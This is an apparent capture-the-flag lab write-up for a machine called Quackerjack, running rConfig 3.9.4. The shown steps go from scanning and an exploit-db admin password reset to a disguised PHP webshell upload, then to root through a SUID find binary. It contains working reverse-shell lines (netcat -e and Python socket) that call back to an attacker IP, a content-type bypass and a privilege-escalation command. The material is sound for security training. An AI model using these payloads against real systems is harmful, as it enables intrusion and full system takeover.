Quackerjack (PHP upload image vuln to RCE, SUID to root)

Nmap

```
PORT
        STATE SERVICE VERSION
21/tcp open ftp
                         vsftpd 3.0.2
| ftp-syst:
   STAT:
| FTP server status:
      Connected to ::ffff:192.168.49.89
      Logged in as ftp
      TYPE: ASCII
      No session bandwidth limit
      Session timeout in seconds is 300
      Control connection is plain text
      Data connections will be plain text
      At session startup, client count was 2
      vsFTPd 3.0.2 - secure, fast, stable
_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
Can't get directory listing: TIMEOUT
22/tcp
        open ssh
                         OpenSSH 7.4 (protocol 2.0)
ssh-hostkey:
   2048 a2:ec:75:8d:86:9b:a3:0b:d3:b6:2f:64:04:f9:fd:25 (RSA)
   256 b6:d2:fd:bb:08:9a:35:02:7b:33:e3:72:5d:dc:64:82 (ECDSA)
256 08:95:d6:60:52:17:3d:03:e4:7d:90:fd:b2:ed:44:86 (ED25519)
80/tcp
        open http
                        Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips
PHP/5.4.16)
http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
http-title: Apache HTTP Server Test Page powered by CentOS
| http-methods:
Potentially risky methods: TRACE
111/tcp open rpcbind
                         2-4 (RPC #100000)
| rpcinfo:
   program version port/proto service
   100000 2,3,4
                        111/tcp rpcbind
   100000 2,3,4
                        111/udp rpcbind
   100000 3,4
                        111/tcp6 rpcbind
                        111/udp6 rpcbind
100000 3,4
```

```
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: SAMBA)
445/tcp open netbios-ssn Samba smbd 4.10.4 (workgroup: SAMBA)
                          MariaDB (unauthorized)
3306/tcp open mysql
|_sslv2: ERROR: Script execution failed (use -d to debug)
8081/tcp open http
                     Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips
PHP/5.4.16)
http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
http-title: 400 Bad Request
Service Info: Host: QUACKERJACK; OS: Unix
Host script results:
|_clock-skew: mean: 1h20m10s, deviation: 2h18m36s, median: 8s
smb2-security-mode:
   3.1.1:
     Message signing enabled but not required
| smb2-time:
   date: 2023-05-03T19:18:49
start_date: N/A
smb-os-discovery:
   OS: Windows 6.1 (Samba 4.10.4)
  Computer name: quackerjack
   NetBIOS computer name: QUACKERJACK\x00
   Domain name: \x00
  FQDN: quackerjack
System time: 2023-05-03T15:18:50-04:00
| smb-security-mode:
  account_used: <blank>
   authentication_level: user
challenge_response: supported
message_signing: disabled (dangerous, but default)
```

FTP enum

We get 229 Entering Extended Passive Mode (|||35133|).

Binary and passive mode do not work so we will move on.


Web enum

We have a webserver running on port 8081 and port 80.

Lets start with port 8081 which requiers https to browse to.

https://192.168.89.57:8081

We are presented with this page.



We notice the site is running rconfig which is a network managenment tool. It is running on version 3.9.4

Foothold

After searching for exploits and trying a few, I discovered https://www.exploit-db.com/exploits/48878

This one allows for changing the admin password and RCE however, I was not able to get the RCE to work.

Edit the expoit code to add your target IP


```
url="https://192.168.89.57:8081/" #change this to fit your URL (adding the last
slash)
payload="nc 192.168.49.89 8080 -e /bin/sh" #change this to whatever payload you
want
payload_rce= "fileName=../www/test.php&code=<%3fphp+echo+system('ls')%3b%3f>&id=3"
#if you want to use Method 2 for RCE, use a PHP, urlencoded payload as the value of
the code parameter
```

Now run the exploit and select option 2 "User enumeration + User edit"

It will now change the admin password to Testing1@

```
Method>2
(+) The admin user is present in this rConfig instance
(+) The new password for the admin user is Testing1@
```

Both RCE options did not work for me so lets find another way now that we can login as the admin user.




I also found a file upload RCE vulnerability from github.

 $\underline{https://gist.github.com/farid007/9f6ad063645d5b1550298c8b9ae953ff}$

We can navigate to vendors.php and upload a shell.

https://192.168.89.57:8081/vendors.php



We can edit the cisco vendor picture and upload a php-webshell. We will capture the request in burp and change the Content-Type to image/gif.

Note, I could not get a simple webshell to work and instead used wwwolf webshell that worked perfectly. https://github.com/WhiteWinterWolf/wwwolf-php-webshell



If we navigate to https://192.168.89.57:8081/images/vendor/wolfphpwebshell.php

Now we have an interactive webshell.

\leftarrow \rightarrow \mathbf{C} $\widehat{\mathbf{G}}$ https://192.168.89.57:8081/images/vendor/wolfphpwebshell.php
🤏 Kali Linux 🥵 Kali Tools 🂆 Kali Docs 🐹 Kali Forums 🧖 Kali NetHunter 🤏 Exploit-DB 🤏 Google Hacking DB 👖 OffSe
Fetch: host: 192.168.49.89 port: 80 path:
CWD: /home/rconfig/www/images/vendor Upload: Browse No file selected.
Cmd:
Clear cmd
Execute
<pre>ls ajax-loader.gif cisco.jpg juniper.jpg php-info.php php-shell.php shell.php wolfphpwebshell.php</pre>

Now we will run a python reverse shell in the cmd through the webshell.

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((
"192.168.49.89",80));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
```

We now have a shell as the apache user.

```
(root@kali)-[~/pg/practice/Quackerjack]
# rlwrap nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.49.89] from (UNKNOWN) [192.168.89.57] 58958
id
id
uid=48(apache) gid=48(apache) groups=48(apache)
```

Priv esc

Linpeas shows the SUID find is exploitable.

```
[+] SUID - Check easy privesc, exploits and write perms
yz/linux-unix/privilege-escalation#sudo-and-suid
/usr/bin/find
/usr/bin/chage
/usr/bin/gpasswd
```

GTFObins shows us how to exploit it.

https://gtfobins.github.io/gtfobins/find/

Remove the ./ at the beginning of thecommand and just run

```
find . -exec /bin/sh -p \; -quit
```

We now have an euid=0 (root)

```
find . -exec /bin/sh -p \; -quit
id
id
id
uid=48(apache) gid=48(apache) euid=0(root) groups=48(apache)
```